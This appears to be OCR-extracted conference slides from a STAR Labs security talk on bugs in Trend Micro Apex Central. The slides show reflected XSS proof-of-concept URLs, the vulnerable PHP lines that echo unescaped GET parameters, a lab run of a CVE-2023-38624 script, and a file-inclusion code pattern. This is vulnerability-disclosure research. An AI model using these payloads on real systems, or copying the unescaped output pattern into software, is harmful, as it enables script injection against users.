
Additional vulnerabilities


Endpoint Encryption manageme
Not secure
https://192.168.126.128/webapp/MobileArmor/index.php?fromWF=1&serverid=</script><script>alert(document.domain)</script><script>
192.168.126.128 says
192.168.126.128
OK
File Edit Selection View Go Run Terminal Help
index.php - WebUI - Visual Studio Code [Administrator]
index.php
WebApp > MobileArmor > index.php > html > script > fde_render_UI
227 <?php
228 if(isset($_GET['fromWF']) && $_GET['fromWF']==="1" && isset($_GET['serverid']))
229 {
230 ?>
231 frmoWF=true;
232 passObj.selectedID=<?php echo $_GET['serverid']; ?>
233 <?php
234 }

STAR LABS


Not secure
https://192.168.126.128/webapp/widget/repository/widgetPool/wp1/widgetBase/modTMLS/pending_endpoints.php?taskGuid="-alert(document.d...
192.168.126.128 says
192.168.126.128
OK
File Edit Selection View Go Run Terminal Help
pending_endpoints.php - WebUI - Visual Studio Code [Administrator]
pending_endpoints.php 4
ApiHandler.abstract.php 1
WebApp > widget > repository > widgetPool > wp1 > widgetBase > modTMLS > pending_endpoints
"-alert(document.domain);//
100 <link href="css/tmGrid.css" rel="stylesheet" media="screen" /> -->
101 <link rel="stylesheet" type="text/css" href="css/operation.css">
102 <script type="text/javascript">
103 <!--
104 var homeBase = "<?php echo $wfconf_root;?>";
105 var wf_cookie_path = '<?php echo WF_COOKIE_PATH; ?>';
106 //jQuery should enforce turn on because TC query will use it.
107 <?php
108 $GLOBALS["wfconf_use_jquery"] = true;
109 ?>
110 var wfconf_use_jquery = '<?php echo $GLOBALS["wfconf_use_jquery"]; ?>';
111
112 var WP_WEBROOT_NO_SLASH = "<?php echo WP_WEBROOT_NO_SLASH; ?>";
113 var wfc_js_compact = <?php echo $wfconf_js_compact ? 'true' : 'false' ; ?>;
114 var UI = {};
115 var wfconf_client_debug_max_stack_size ="<?php echo $GLOBALS['wfconf_client_debug_max_stack_size']; ?>";
116 var wfconf_client_debug_console ="<?php echo $GLOBALS['wfconf_client_debug_console']; ?>";
117 var wfconf_client_debug_level ="<?php echo $GLOBALS['wfconf_client_debug_level']; ?>";
118 var wfconf_default_menu = "<?php echo $GLOBALS['wfconf_default_menu']; ?>";
119 var wpm_check_new_scm = false;
120 var wpm_check_new = false;
121 var wpm_check_widget = false;
122 var wpm_check_configure_widget_and_widget_component = false;
123 var g_arrUserGeneratedInfoOfWidget = {};
124 var g_arrWidgetBaseNameNeedToPreloadL10N = [];
125 var g_preloadedL10N = {};
126 var taskGuid ="<?php echo $_GET['taskGuid']; ?>";
127


Trend Micro Apex Central™
Not secure | https://192.168.126.128/webapp/index.html
Trend Micro Apex Central™
root
Dashboard
Directories
Policies
Threat Intel
Response
Detections
Administration
Help
Administrator: Command Prompt
Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.
C:\Users\Administrator>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::4937:3640:2ce9:7621%6
IPv4 Address. . . . . : 192.168.126.128
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.126.2
C:\Users\Administrator>
Administrator: Command Pror
C:\>python3 CVE-2023-38624.py


Trend Micro Apex Central™
Not secure
https://192.168.126.128/webapp/index.html
Trend Micro Apex Central™
root
Dashboard
Directories
Policies
Threat Intel
Response
Detections
Administration
Help
Administrator: Command Prompt
Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.
C:\Users\Administrator>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::4937:3640:2ce9:7621%6
IPv4 Address. . . . . : 192.168.126.128
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.126.2
C:\Users\Administrator>
Administrator: Command Pror
C:\>


STAR LABS

Originally, there are a few more individual bugs that I wanted to talk about today, but they are still pending in the pipelines :(

Future Research and Conclusion

STAR LABS


List of TREND MICRO enterprise applications



Future research and conclusion

STAR LABS

```
public function foo($bar){
        require_once (SOME_CONSTANT.'/widget/'.$bar.'X.php');
}
```



Future research and conclusion

STAR LABS


ORACLE


vmware


SAP


ZOHO


salesforce


CISCO

ADVERSARY AND HARMONY,
THE EVOLUTION OF
AI SECURITY

Thank you!

Questions?

POH Jia Hao (@Chocologicall)
STAR Labs SG Pte. Ltd.

STAR LABS